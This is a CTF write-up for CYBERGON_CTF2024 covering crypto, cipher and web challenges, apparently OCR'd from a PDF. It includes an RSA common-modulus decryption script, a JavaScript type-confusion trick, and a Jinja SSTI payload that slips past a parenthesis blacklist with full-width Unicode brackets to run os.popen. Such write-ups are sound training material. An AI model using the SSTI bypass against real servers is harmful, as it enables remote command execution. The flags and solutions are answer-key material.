
```
cip2 =
269755757662247999672390549376731254139934892497487385984243687189840208391386111913331592315315828545718889113722307945591276587217388103640695790501020894658731342181966728466273526971875841371815031880035975602290784948809177053491406632282817054089675892376268942085421391230549384349574450176362022401370
```

```
from Crypto.Util.number import long_to_bytes, inverse
from sympy import gcdex

# Given values
n =
157508528276758767638734754424621334466394815259243977959210580239577661657714722726225362774231543920376913579658052494826650164280151836289734452590647102313381584133512835595817708427222746495824286741840967127393187086028742577763080469063534742728547285121808241078515099307495843605080694383425986909029
cip1 =
699502567541191870707412204140572951595259640236917378708085797979900943066968425075465918586910329813853480524062462035301923249358676163050706379368489268780226620824010909886313240249646307295107280439004545110125521058834132659193004346748235772321058339940407144692154271428514890252660272044154347921162
cip2 =
269755757662247999672390549376731254139934892497487385984243687189840208391386111913331592315315828545718889113722307945591276587217388103640695790501020894658731342181966728466273526971875841371815031880035975602290784948809177053491406632282817054089675892376268942085421391230549384349574450176362022401370
e1 = 0x10003
e2 = 0x10001

a, b, _ = gcdex(e1, e2)

if a < 0:
    a = -a
    cip1 = inverse(cip1, n)
if b < 0:
    b = -b
    cip2 = inverse(cip2, n)
a = int(a)
b = int(b)

m = (pow(cip1, a, n) * pow(cip2, b, n)) % n


flag = long_to_bytes(m)
print(flag.decode())
```

```
CYBERGON_CTF2024{54m3_m0Du1u5!!!!!}
```

EasyPeasy


```
E45y p345y
Just decode it !!!
cipher - NR_UO_{43CrbGC4!c!K}CRT21Np_YEF0_3HrB2f3
Author - Andro6
```




```
CYBERGON_CTF2024{R4!1_f3Nc3_C!pH3r_KrUb}
```

Twice

```
Twice !!
Can you decode it?
Author - Andro6

OKEPKNAIOIENKMAJOAEFLABFPCFHLJBMOJEMKHACOBEEKIANOEEBKNAIOPEKKBAEOOELKFAAOAEFL
ABFPLFOLFBAPEFBLNBIPCFHLBBEPEFBLMBJPHFCLKBPPLFOLBBEOBEEKFAAODEGKEABOIENKJAMOL
EOKNAIOCEHKHACOCEHKAAFOLEOKIANOJEMKBAEOLEOKKAPOOELKIANODEGKCAHODEGKFAAOPEKKMA
JOIENKAAFOLEOKMAJONEIKJAMOHECKJAMOBEEKIANOEEBKLAOOJEMKFAAOPEKLPBKPLFOLABFPLFO
LCBHPDFGLNBIONEIKGADOAEFLABFPOFLLCBHPKFPLFBAPJFMLNBIPPFKLIBNPHFCLKBPPPFKLFBAP
OFLKOALOPEKKEABOOELKHACODEGKNAIOCEHKDAGOGEDKAAFOOELKMAJOEEBKBAEOIENKHACOEEBKI
ANOHECKJAMOMEJKFAAOLEOKGADOOELKEABONEIKAAFODEGKJAMOGEDKDAGOGEDKEABOKEPKCAHOKE
PKJAMOAEFKGADOFEAKEABOKEPKBAEOJEMLJBMPDFGLBBEPFFALABFPPFKLLBOPOFLLJBMPFFALCBH
PAFFLEBBPKFPLPBKPHFCLFBAOFEAKDAGOFEAKEABOKEPKPAKOHECKFAAPFFALDBGPFFALEBBPNFIL
EBBPHFCLJBM
```




```
CYBERGON_CTF2024{c!7R!h_C7x1_c1Ph3R_KrUb!!!}
```

I Love Poetry

```
I Love Poetry
I love poetry for the way each line and letter aligns so perfectly. Don't use
any space and put all together. CYBERGON_CTF2024{xxxxxxxxxxxxxxxx}
Author - iamkfromburma
```

```
└─$ cat I_Love_Poetry.txt
Have you ever heard of a tale so sly,
Of secrets hidden in verses high?
A whispered cipher, a rhyme obscure,
Words that echo, silent yet sure.
You wander through lines, seeking the key,
Patterns concealed for those who see.
Could it be found, the lock of lore,
A code within, you've not cracked before?
About the stanzas, the letters play,
A dance of words to keep truth at bay.
Have you the courage, the sight so clear,
To unveil what's buried so near?
Each phrase a puzzle, each line a clue,
The poem waits – it speaks to you.
And once you've solved the riddle's core,
A cipher unlocked, forevermore.

MTE6MSAxNDo3IDE6MyAxOjQgNzo1IDE0OjIgMzoz
```

Decoding the last part revealed some information.


```
└─$ echo 'MTE6MSAxNDo3IDE6MyAxOjQgNzo1IDE0OjIgMzoz' | base64 -d
11:1 14:7 1:3 1:4 7:5 14:2 3:3
```

I selected the line:word as the result and got the flag.


`CYBERGON_CTF2024{Haveyoueverheardthepoemcipher}`

Warm Up


```
Warm Up
It's only a few steps .. Ready 1 2 3 !!! CYBERGON_CTF2024{xxx_xxx_xxxx}
Author - iamkfromburma
```




I found binary code in Warm Up.txt



Then I convert these binaries into ASCII string, I got following hexadecimal values



I also change this output values from Base92 encoding then I goat the flag.





```
CYBERGON_CTF2024{b45392_h3x_b1n4ry}
```


Warm Up - 1

```
You are already familiar with these ciphers. CYBERGON_CTF2024{xxx_xxx_xxx}

Author - iamkfromburma
```

I found brainfuck encoding cypher and detect white space characters at warm up 1 challenge file.

I got these flags for part1 and part2.






```
CYBERGON_CTF2024{br41nfuck_0r_wh1t35p4c3?}
```

Warm Up - 2

```
It looks like copy and paste. Yeah, better together.
CYBERGON_CTF2024{xxx_xxxx_xxx}

2mx2jp3qf3im4oz3vq1cg1ck6r569r19x4ok5os4ok4wg6d04qc6gh5ul

Author - iamkfromburma
```

After identified these cyphers I found that this is Twin Hex Cipher.

Then I got the flag.



```
CYBERGON_CTF2024{1t_15_4ll_4b0ut_tw1n}
```

Chill Bro

```
I always enjoy chilling by watching movies or series, and Arthur Conan Doyle
is one of my favorites. CYBERGON_CTF2024{XXXXXXXXXXXXXXX}

Author - iamkfromburma
```

I search this challenge photo with google and i found that this picture is dancing man cypher format.

Then I convert them into plain text with dancing man decoder.




```
CYBERGON_CTF2024{TAKEABREAKBROLETSDANCE}
```

WEB


Trickery Number


Numbers are trickey, could you find the way to solve?
Flag Format: CYBERGON_CTF2024{xxx}
Author: mgthuramoemyint
http://46.250.232.141:3000/

I read the provided server.js file and I noticed that following condition check. So if I can solve following condition check I can get flag.

```
if (parsedUrl.pathname === '/' && req.method === 'GET') {
  return sendFile(res, path.join(__dirname, 'index.html'));
} else if (parsedUrl.pathname === '/flag' && req.method === 'GET') {
  try {
    let y = parsedUrl.query.y;
    if (y == null) {
      return sendFile(res, path.join(__dirname, 'null.html'));
    }
    if (y.length > 17) {
      return sendFile(res, path.join(__dirname, 'no-flag.html'));
    }
    let x = BigInt(parseInt(y));
    if (x < y) {
      let flag = fs.readFileSync("flag.txt", 'utf8')
      return sendFile(res, path.join(__dirname, 'flag.html'), {flag});
    }
    return sendFile(res, path.join(__dirname, 'no-flag.html'));
```

y value's length must have less than 17 and BigInt(parseInt(y)) value must be less then original value of y. There is one trick that javascript translate "0b11111" from binary to decimal value 31 at comparison but parseInt function convert string value '0b11111' to integer value 0. so if use '0b11111' as y value, the flag can be got.






Greeting

Can you send a proper greeting and take the flag.
Flag Format: CYBERGON_CTF2024{xxx}
Author: mgthuramoemyint

http://46.250.232.141:5000


I browse to the target url and there is only one form to enter username. So I test by injecting html tag and some strings and the response contains them. So I Know there

may be XSS or SSTI. I test with SSTI payloads. I test with {{7*7}} and got following output.



And I noticed that if my payloads contain `()` , the server return following message. `()`must be blacklist. So I find some round brackets bypass and found following one. I used `%EF%BC%88 as ( and %EF%BC%88 as )` .
payload

```
%7B%7Bnamespace.__init__.__globals__.os.popen%EF%BC%88%22cat+flag.txt%22%EF%BC%89.read%EF%BC%88%EF%BC%89%7D%7D
```




Hidden One

```
Hidden One
```


```
Can you find the hidden one ? CYBERGON_CTF2024{xxx_xxx_xxx}

Author - iamkfromburma
```

This one makes me mad -_-. I tried to read all source codes but I can't find the flag for this challenge. But It you try /flag.txt, you can get the flag.




DumbBot

```
DumbBot

The bot that created by admin is stupid enough to view every link from users.
Can you abuse the bot and find the flag?
Flag Format: CYBERGON_CTF2024{xxx} Author:mgthuramoemyint

http://46.250.232.141:13579
```



